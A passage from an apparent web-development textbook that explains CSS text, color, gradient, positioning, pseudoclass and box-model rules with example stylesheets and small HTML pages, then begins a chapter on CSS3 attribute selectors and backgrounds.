```
p { text-align:justify; }
```

## Transformation

There are four properties available for transforming text: **none**, **capitalize**, **uppercase**, and **lowercase**. The following rule creates a class called **upper** that will ensure all text is displayed in uppercase when it is used:

```
.upper { text-transform:uppercase; }
```

## Indenting

Using the **text-indent** property, you can indent the first line of a block of text by a specified amount. The following rule indents the first line of every paragraph by 20 pixels, although a different unit of measurement or a percent increase could also be applied:

```
p { text-indent:20px; }
```

In [Figure 18-9](#), the following rules have been applied to a section of text:

```
p {  
    line-height :150%;  
    word-spacing :10px;  
    letter-spacing:1px;  
}  
.justify { text-align :justify; }  
.uppercase { text-transform:uppercase; }  
.indent { text-indent :20px; }
```

## CSS Colors

Colors can be applied to the foreground and background of text and objects using the **color** and **background-color** properties (or by supplying a single argument to the **background** property). The colors specified can be one of the named colors (such as **red** or **blue**), colors created from hexadecimal RGB triplets (such as **#ff0000** or **#0000ff**), or colors created using the **rgb** CSS function.

The standard 16 color names as defined by the W3C (<http://www.w3.org>) standards organization are: **aqua**, **black**, **blue**, **fuchsia**, **gray**, **green**, **lime**, **maroon**, **navy**, **olive**, **purple**, **red**, **silver**, **teal**, **white**, and **yellow**. The following rule uses one of these names to set the background color for an object with the ID of **object**:




Figure 18-9. Indenting, uppercasing, and spacing rules being applied

```
#object { background-color:silver; }
```

In the rule below, the foreground color of text in all `<div>` elements is set to yellow (because on a computer display, hexadecimal levels of `ff` red, plus `ff` green, plus `00` blue create the color yellow):

```
div { color:#ffff00; }
```

Or, if you don't wish to work in hexadecimal, you can specify your color triplets using the `rgb` function, as in the following rule, which changes the background color of the current document to aqua:

```
body { background-color:rgb(0, 255, 255); }
```



If you prefer not to work in ranges of 256 levels per color, you can use percentages in the `rgb` function instead, with values ranging from the lowest (0) amount of a primary color through to the highest (100), like this: `rgb(58%, 95%, 74%)`. You can also use floating-point values for even finer color control, like this: `rgb(23.4%, 67.6%, 15.5%)`.

## Short Color Strings

There is also a short form of the hex digit string in which only the first of each two-byte pair is used for each color. For example, instead of assigning the color `#fe4692` you can instead use `#f49`, omitting the second hex digit from each pair, which equates to a color value of `#ff4499`.

This results in almost the same color and is useful where exact colors are not required. The difference between a six-digit and a three-digit string is that the former supports sixteen million different colors, while the latter supports four thousand.

Wherever you intend to use a color such as #883366, this is the direct equivalent of #836 (since the repeated digits are implied by the shorter version), and you can use either string to create the exact same color.

## Gradients

In place of using a solid background color, you can choose to apply a gradient, which will automatically flow from a given initial color to a final color of your choice. It is best used in conjunction with a simple color rule so that browsers that don't support gradients will at least display a solid color.

**Example 18-3** uses a rule to display an orange gradient (or simply plain orange on nonsupporting browsers), as shown in the middle section of **Figure 18-10**.

*Example 18-3. Creating a linear gradient*

```
<!DOCTYPE html>
<html>
  <head>
    <title>Creating a linear gradient </title>
    <style>
      .orangegrad {
        background:orange;
        background:linear-gradient(top, #fb0, #f50);
        background:-moz-linear-gradient(top, #fb0, #f50);
        background:-webkit-linear-gradient(top, #fb0, #f50);
        background:-o-linear-gradient(top, #fb0, #f50);
        background:-ms-linear-gradient(top, #fb0, #f50); }
    </style>
  </head>
  <body>
    <div class='orangegrad'>Black text<br />
    on an orange<br />linear gradient</div>
  </body>
</html>
```



As shown in the preceding example, many CSS rules require browser-specific prefixes such as `-moz-`, `-webkit-`, `-o-`, and `-ms-` (for, respectively, Mozilla-based browsers such as Firefox; WebKit-based browsers such as Apple Safari, Google Chrome, and the iOS and Android browsers; and the Opera and Microsoft browsers). The website <http://caniuse.com> lists the major CSS rules and attributes, and whether browser-specific versions are required.

To create a gradient, choose where it will begin out of **top**, **bottom**, **left**, **right**, and **center** (or any combination such as **top left** or **center right**), then enter the start and end colors you require and apply either the `linear-gradient` or `radial-gradient` rule, making sure you also supply rules for all browsers that you are targeting.




Figure 18-10. A solid background color, a linear gradient, and a radial gradient

You can also use more than just a start and end color, supplying what are termed *stop colors* in between as additional arguments. For example, if five arguments are supplied, each argument will control the color change over one-fifth of the area (according to its location in the argument list).

## Positioning Elements

Elements within a web page fall where they are placed in the document but can be moved about by changing an element's `position` property from the default of `static` to one of `absolute`, `relative`, or `fixed`.

### Absolute Positioning

An element with absolute positioning is removed from the document and any other elements that are able to will flow into its released space. You can then position the object anywhere you like within the document using the `top`, `right`, `bottom`, and `left` properties. It will rest on top of (or behind) other elements.

So, for example, to move an object with the ID of `object` to the absolute location of 100 pixels down from the document start and 200 pixels in from the left, you would apply the following rules to it (you can also use any of the other units of measurement supported by CSS):

```
#object {  
  position: absolute;  
  top    : 100px;  
  left   : 200px; }
```

## Relative Positioning

Likewise, you can move the object relative to the location it would occupy in the normal document flow. So, for example, to move `object` 10 pixels down and 10 pixels to the right of its normal location, you would use the following rules:

```
#object {
  position:relative;
  top    :10px;
  left   :10px; }
```

## Fixed Positioning

The final positioning property setting lets you move an object to an absolute location, but only within the current browser viewport. Then, when the document is scrolled, the object remains exactly where it has been placed, with the main document scrolling beneath it—this is a great way to create dock bars and other similar devices. To fix the object to the top-left corner of the browser window, you would use the following rules:

```
#object {
  position:fixed;
  top     :0px;
  left    :0px; }
```

## Comparing Positioning Types

[Example 18-4](#) illustrates how these different positioning values might be used.

*Example 18-4. Applying different positioning values*

```
<!DOCTYPE html>
<html>
  <head>
    <title>Positioning</title>
    <style>
      #object1 {
        position :absolute;
        background:pink;
        width    :100px;
        height   :100px;
        top      :100px;
        left     :0px; }
      #object2 {
        position :relative;
        background:lightgreen;
        width    :100px;
        height   :100px;
        top      :-8px;
        left     :110px; }
      #object3 {
        position :fixed;
        background:yellow;
```

```

        width      :100px;
        height     :100px;
        top        :100px;
        left       :236px; }
    </style>
</head>
<body>
  <br /><br /><br /><br /><br />
  <div id='object1'>Absolute Positioning</div>
  <div id='object2'>Relative Positioning</div>
  <div id='object3'>Fixed Positioning</div>
</body>
</html>

```

In [Figure 18-11](#), [Example 18-4](#) has been loaded into a browser, and the browser has been reduced in width and height so that it is necessary to scroll down to see all of the web page. In the figure, the element with fixed positioning, which initially lined up with the other two elements, has stayed put while the others have been scrolled up the page, and it now appears offset below them.




Figure 18-11. Using different positioning values

If you type in this example (or download it from the companion website) and load it in your browser, you will see that the element with fixed positioning remains in place even through scrolling. You can also see that the element with absolute positioning is located exactly at 100 pixels down, with zero horizontal offset, while the element with relative positioning is actually moved up by 8 pixels and then offset from the left margin by 110 pixels in order to line up alongside the first element.

## Pseudoclasses

There are a number of selectors and classes that are used only within a style sheet and that do not have any matching tags or attributes within HTML. Their task is to classify elements using characteristics other than their names, attributes, or content—i.e., characteristics that cannot be deduced from the document tree. These include pseudoclasses such as `first-line`, `first-child`, and `first-letter`.

Pseudoclasses are separated from elements using a `:` (colon) character. For example, to create a class called `bigfirst` for emphasizing the first letter of an element, you would use a rule such as the following:

```
.bigfirst:first-letter {  
    font-size:400%;  
    float    :left; }
```

When the `bigfirst` class is applied to a text element the first letter will be displayed much enlarged, with the remaining text shown at normal size neatly flowing around it (due to the `float` property), as if the first letter were an image or other object. Other pseudoclasses include `hover`, `link`, `active`, and `visited`. All of these are mostly useful for applying to anchor elements, as in the following rules, which set the default color of all links to blue, and that of links that have already been visited to light blue:

```
a:link    { color:blue;    }  
a:visited { color:lightblue; }
```

The following pair of rules is interesting in that they use the `hover` pseudoclass so that they are applied only when the mouse pointer is placed over the element. In this example, they change the link to white text on a red background, providing a dynamic effect you would normally expect only from using JavaScript code:

```
a:hover {  
    color    :white;  
    background:red; }
```

Here I have used the `background` property with a single argument, instead of the longer `background-color` property.

The `active` pseudoclass is also dynamic in that it effects a change to a link during the time between the mouse button being clicked and released, as with this rule, which changes the link color to dark blue:

```
a:active { color:darkblue; }
```

Another interesting dynamic pseudoclass is `focus`, which is applied only when an element is given focus by the user selecting it with the keyboard or mouse. The following rule uses the universal selector to always place a mid-gray, dotted, 2-pixel border around the currently focused object:

```
*:focus { border:2px dotted #888888; }
```

[Example 18-5](#) displays two links and an input field, as shown in [Figure 18-12](#). The first link shows up as gray since it has already been visited in this browser, but the second link has not and displays in blue. The Tab key has been pressed and the focus of input is now the input field, so its background has changed to yellow. When either of the links is clicked it will display in purple, and when hovered over it will show in red.

*Example 18-5. Link and focus pseudoclasses*

```
<!DOCTYPE html>  
<html>
```




Figure 18-12. Pseudoclasses applied to a selection of elements

```
<head>
  <title>Pseudo classes</title>
  <style>
    a:link { color:blue;      }
    a:visited { color:gray;    }
    a:hover { color:red;      }
    a:active { color:purple;   }
    *:focus { background:yellow; }
  </style>
</head>
<body>
  <a href='http://google.com'>Link to Google'</a><br />
  <a href='nowhere'>Link to nowhere'</a><br />
  <input type='text' />
</body>
</html>
```

Other pseudoclasses are also available, and you can get more information on them at the following website: <http://tinyurl.com/pseudoclasses>.



Be careful when applying the `focus` pseudoclass to the universal selector, `*`, as shown in this example—Internet Explorer takes an unfocused document as actually having focus applied to the entire web page, and (in this instance) the whole page will turn yellow until the Tab key is pressed or focus is otherwise applied to one of the page's elements.

## Pseudoelements

Pseudoelements are a means of adding content rather than style to an element. They are enabled by placing a colon after an element type specifier, followed by a pseudoelement. For example, to place some text before an element that uses the class `offer`, you could use a rule such as this:

```
.offer:before { content='Special Offer! '; }
```

Now any element using the class `offer` will have the string supplied to the `content` property displayed before it. Likewise, you can use the `:after` pseudo-element to place items after all links (for example), as with the following, which will follow all links on a page with the `link.gif` image:

```
a:after { url(link.gif); }
```

## Shorthand Rules

To save space, groups of related CSS properties can be concatenated into a single shorthand assignment. For example, I have already used the shorthand for creating a border a few times, as in the focus rule in the previous section:

```
*:focus { border:2px dotted #888888; }
```

This is actually a shorthand concatenation of the following rule set:

```
*:focus {  
  border-width:2px;  
  border-style:dotted;  
  border-color:#ff8800; }
```

When using a shorthand rule you need only apply the properties up to the point where you wish to change values. So you could use the following to set only a border's width and style, choosing not to set its color, too:

```
*:focus { border:2px dotted; }
```



The order in which the properties are placed in a shorthand rule can be important, and misplacing them is a common way to get unexpected results. Since there are far too many to detail in this chapter, if you wish to use shorthand CSS you will need to look up the default properties and their order of application using a CSS manual or search engine. To get you started I recommend visiting the following website: <http://tinyurl.com/shcss>.

## The Box Model and Layout

The CSS properties affecting the layout of a page are based around the box model (see [Chapter 19](#) for more details), a nested set of properties surrounding an element. Virtually all elements have (or can have) these properties, including the document body, whose margin you can (for example) remove with the following rule:

```
body { margin:0px; }
```

The box model of an object starts at the outside, with the object's margin. Inside this there is the border, then there is padding between the border and the inner contents. And finally there's the object's contents.

Once you have the hang of the box model you will be well on your way to creating professionally laid-out pages, since these properties alone will make up much of your page styling.

## Setting Margins

The margin is the outermost level of the box model. It separates elements from each other and its use is quite smart. For example, assume you have chosen to give a number of elements a default margin of 10 pixels around each. When placed on top of each other this would create a gap of 20 pixels due to adding the border widths together.

To overcome this potential issue, when two elements with borders are positioned directly one above the other, only the larger of the two margins is used to separate them. If both margins are the same width, just one of the widths is used. This way, you are much more likely to get the result you want. But you should note that the margins of absolutely positioned or inline elements do not collapse.

The margins of an element can be changed *en masse* with the `margin` property, or individually with `margin-left`, `margin-top`, `margin-right`, and `margin-bottom`. When setting the `margin` property you can supply one, two, three, or four arguments, which have the effects commented in the following rules:

```
/* Set all margins to 1 pixel */
margin:1px;

/* Set top and bottom to 1 pixel, and left and right to 2 */
margin:1px 2px;

/* Set top to 1 pixel, left and right to 2, and bottom to 3 */
margin:1px 2px 3px;

/* Set top to 1 pixel, right to 2, bottom to 3, and left to 4 */
margin:1px 2px 3px 4px;
```

Figure 18-13 shows [Example 18-6](#) loaded into a browser, with the `margin` property rule (highlighted in bold) applied to a square element that has been placed inside a `<table>` element. The table has been given no dimensions so it will simply wrap as closely around the inner `<div>` element as it can. As a consequence, there is a margin of 10 pixels above it, 20 pixels to its right, 30 pixels below it, and 40 pixels to its left.

*Example 18-6. How margins are applied*

```
<!DOCTYPE html>
<html>
  <head>
    <title>Margins</title>
    <style>
      #object1 {
        background :lightgreen;
        border-style:solid;
        border-width:1px;
```




Figure 18-13. The outer table expands according to the margin widths

```

font-family :Courier New;
font-size   :9px;
width       :100px;
height      :100px;
padding     :5px;
margin      :10px 20px 30px 40px; }
</style>
</head>
<body>
  <table border='1' cellpadding='0' cellspacing='0' bgcolor='cyan'>
    <tr>
      <td>
        <div id='object1'>margin:<br />10px 20px 30px 40px;</div>
      </td>
    </tr>
  </table>
</body>
</html>

```

## Applying Borders

The border level of the box model is similar to the margin, except that there is no collapsing. It is the next level as we move into the box model. The main properties used to modify borders are `border`, `border-left`, `border-top`, `border-right`, and `border-bottom`. Each of these can have other subproperties added as suffixes, such as `-color`, `-style`, and `-width`.

The four ways of accessing individual property settings used for the `margin` property also apply with the `border-width` property, so all of the following are valid rules:

```

/* All borders */
border-width:1px;

/* Top/bottom and left/right */
border-width:1px 5px;

```

```
/* Top, left/right, and bottom */  
border-width:1px 5px 10px;
```

```
/* Top, right, bottom, and left */  
border-width:1px 5px 10px 15px;
```

Figure 18-14 shows each of these rules applied in turn to a group of square elements. In the first one you can clearly see that all borders have a width of 1 pixel. The second element, however, has a top and bottom border width of 1 pixel, while its side borders are each 5 pixels wide. The third element has a 1-pixel-wide top border, its side borders are 5 pixels wide, and its bottom border is 10 pixels wide. The fourth element has a 1-pixel top border, a 5-pixel right border, a 10-pixel bottom border, and a 15-pixel left border.




Figure 18-14. Applying long- and shorthand border rule values

The final element, under the previous ones, doesn't use the shorthand rules; instead, it has each of the border widths set separately. As you can see, it takes a lot more typing to achieve the same result.

## Adjusting Padding

The deepest of the box model levels (other than the contents of an element) is the padding, which is applied inside any borders and/or margins. The main properties used to modify padding are `padding`, `padding-left`, `padding-top`, `padding-right`, and `padding-bottom`.

The four ways of accessing individual property settings used for the `margin` and `border` properties also apply with the `padding` property, so all of the following are valid rules:

```

/* All borders */
padding:1px;

/* Top/bottom and left/right */
padding:1px 2px;

/* Top, left/right, and bottom */
padding:1px 2px 3px;

/* Top, right, bottom, and left */
padding:1px 2px 3px 4px;

```

Figure 18-15 shows the padding rule (shown in bold) in Example 18-7 applied to some text within a table cell (as defined by the rule `display:table-cell;`, which makes the encapsulating `<div>` element display like a table cell), which has been given no dimensions so it will simply wrap as closely around the text as it can. As a consequence, there is padding of 10 pixels above the inner element, 20 pixels to its right, 30 pixels below it, and 40 pixels to its left.

*Example 18-7. Applying padding*

```

<!DOCTYPE html>
<html>
  <head>
    <title>Padding</title>
    <style>
      #object1 {
        border-style:solid;
        border-width:1px;
        background :orange;
        color      :darkred;
        font-face  :Arial;
        font-size  :12px;
        text-align :justify;
        display    :table-cell;
        width      :148px;
        padding    :10px 20px 30px 40px; }
    </style>
  </head>
  <body>
    <div id='object1'>To be, or not to be that is
      the question: Whether 'tis Nobler in the mind
      to suffer The Slings and Arrows of outrageous
      Fortune, Or to take Arms against a Sea of
      troubles, And by opposing end them.</div>
  </body>
</html>

```

## Object Contents

Deep within the box model, at its center, lies an element that can be styled in all the ways discussed previously in this chapter, and which can (and usually will) contain




Figure 18-15. Applying different padding values to an object

further subelements, which in turn may contain sub-subelements, and so on, each with its own styling and box model settings.

Now that you know the basics, in the following chapter we'll take a look at more advanced CSS, including how to apply transition effects such as movement and rotations, along with a number of other goodies new in CSS3.

## Test Your Knowledge

1. Which directive do you use to import one style sheet into another (or into the `<style>` section of some HTML)?
2. What HTML tag can you use to import a style sheet into a document?
3. Which HTML tag attribute is used to directly embed a style into an element?
4. What is the difference between a CSS ID and a CSS class?
5. Which characters are used to prefix a) IDs and b) class names in a CSS rule?
6. In CSS rules, what is the purpose of the semicolon?
7. How can you add a comment to a style sheet?
8. Which character is used by CSS to represent "any element"?
9. How can you select a group of different elements and/or element types in CSS?
10. How can you make one CSS rule of a pair with equal precedence have greater precedence over the other one?

See "Chapter 18 Answers" on page 514 in [Appendix A](#) for the answers to these questions.



---

# Advanced CSS with CSS3

The first implementation of CSS was initially drawn up in 1996, was released in 1999, and as of 2001 was supported by all browser releases. The standard for this version, CSS1, was revised again in 2008. Developers began work on the second specification, CSS2, in 1998; its standard was eventually completed in 2007 and then revised again in 2009.

Development of the CSS3 specification commenced in 2001, with features still being proposed as recently as 2009. The development process is likely to continue for some time before a final recommendation for CSS3 is approved. And even though CSS3 isn't yet complete, people are already beginning to put forward suggestions for CSS4.

In this chapter I'll take you through the CSS3 features that have already been generally adopted by the major browsers. Some of these features provide functionality that hitherto could be provided only with JavaScript.

I recommend using CSS3 to implement dynamic features where you can, instead of JavaScript—the CSS will probably be very highly optimized (and therefore very fast), and it's one less thing for you to maintain across new browsers and browser versions.

## Attribute Selectors

In the previous chapter I detailed the various CSS attribute selectors, which I will now quickly recap. Selectors are used in CSS to match HTML elements, and there are 10 different types, as detailed in [Table 19-1](#).

*Table 19-1. CSS selectors, pseudoclasses, and pseudoelements*

Selector type	Example
Universal selector	<code>* { color:#555; }</code>
Type selectors	<code>b { color:red; }</code>
Class selectors	<code>.classname { color:blue; }</code>
ID selectors	<code>#idname { background:cyan; }</code>

Selector type	Example
Descendant selectors	<code>span em { color:green; }</code>
Child selectors	<code>div &gt; em { background:lime; }</code>
Adjacent sibling selectors	<code>i + b { color:gray; }</code>
Attribute selectors	<code>a[href='info.htm'] { color:red; }</code>
Pseudoclasses	<code>a:hover { font-weight:bold; }</code>
Pseudoelements	<code>p:first-letter { font-size:300%; }</code>

The CSS3 designers decided that most of these selectors work just fine the way they are, but three enhancements have been made so that you can more easily match elements based on the contents of their attributes.

## Matching Parts of Strings

In CSS2 you can use a selector such as `a[href='info.htm']` to match the string 'info.htm' when found in an href attribute, but there's no way to match only a portion of a string. However, CSS3 comes to the rescue with three new operators: `^`, `$`, and `*`. If one of these directly precedes the = symbol, you can match the start, end, or any part of a string, respectively.

### The ^ operator

For example, the following will match any href attribute whose value begins with the string 'http://website':

```
a[href^='http://website']
```

Therefore, the following element will match:

```
<a href='http://website.com'>
```

But this will not:

```
<a href='http://mywebsite.com'>
```

### The \$ operator

To match only at the end of a string, you can use a selector such as the following, which will match any img tag whose src attribute ends with '.png':

```
img[src$='.png']
```

For example, the following will match:

```
<img src='photo.png' />
```

But this will not:

```
<img src='snapshot.jpg' />
```

## The \* operator

To match a substring anywhere in the attribute, you can use a selector such as the following, which will find any links on a page that have the string 'google' anywhere within them:

```
a[href*='google']
```

For example, this HTML segment will match:

```
<a href='http://google.com'>
```

while this segment will not:

```
<a href='http://gmail.com'>
```

## The box-sizing Property

The W3C box model specifies that the width and height of an object should refer only to the dimensions of an element's content, ignoring any padding or border. But some web designers have expressed a desire to specify dimensions that refer to an entire element, including any padding and border.

To provide this feature, CSS3 lets you choose the box model you wish to use with the **box-sizing** property. For example, to use the total width and height of an object including padding and borders, you would use this declaration:

```
box-sizing:border-box;
```

Or, to have an object's width and height refer only to its content, you would use this declaration (the default):

```
box-sizing:content-box;
```



WebKit and Mozilla-based browsers (such as Safari and Firefox, respectively) require their own prefixes to this declaration (-webkit- and -moz-), as detailed at the website <http://caniuse.com>.

## CSS3 Backgrounds

CSS3 provides two new properties, **background-clip** and **background-origin**, that you can use to specify where a background should start within an element, and how to clip the background so that it doesn't appear in parts of the box model where you don't want it to.

To accomplish these tasks, both properties support the following values:

**border-box**

Refers to the outer edge of the border.

`padding-box`

Refers to the outer edge of the padding area.

`content-box`

Refers to the outer edge of the content area.

## The background-clip Property

This property specifies whether the background should be ignored (clipped) if it appears within either the border or the padding area of an element. For example, the following declaration states that the background may display in all parts of an element, all the way to the outer edge of the border:

```
background-clip: border-box;
```

If you don't want the background to appear within the border area of an element, you can restrict it to only the section of the element inside the outer edge of its padding area, like this:

```
background-clip: padding-box;
```

Or, to restrict the background to display only within the content area of an element, you would use this declaration:

```
background-clip: content-box;
```

Figure 19-1 shows three rows of elements displayed in the Safari web browser: the first row uses `border-box` for the `background-clip` property, the second uses `padding-box`, and the third uses `content-box`.

In the first row, the inner box (an image file that has been loaded into the top left of the element, with repeating disabled) is allowed to display anywhere in the element. You can also clearly see it displayed in the border area of the first box because the border style has been set to `dotted`.

In the second row neither the background image nor the background shading displays in the border area, because they have been clipped to the padding area with a `background-clip` property value of `padding-box`.

Finally, in the third row, both the background shading and the image have been clipped to display only within the inner content area of each element (shown inside a light-colored dotted box), using a `background-clip` property value of `content-box`.

## The background-origin Property

With this property you can also specify where you would like a background image to be located by indicating where the top-left corner of the image should start. For example, the following declaration states that the background image's origin is to be the top-left corner of the outer edge of the border:

```
background-origin: border-box;
```

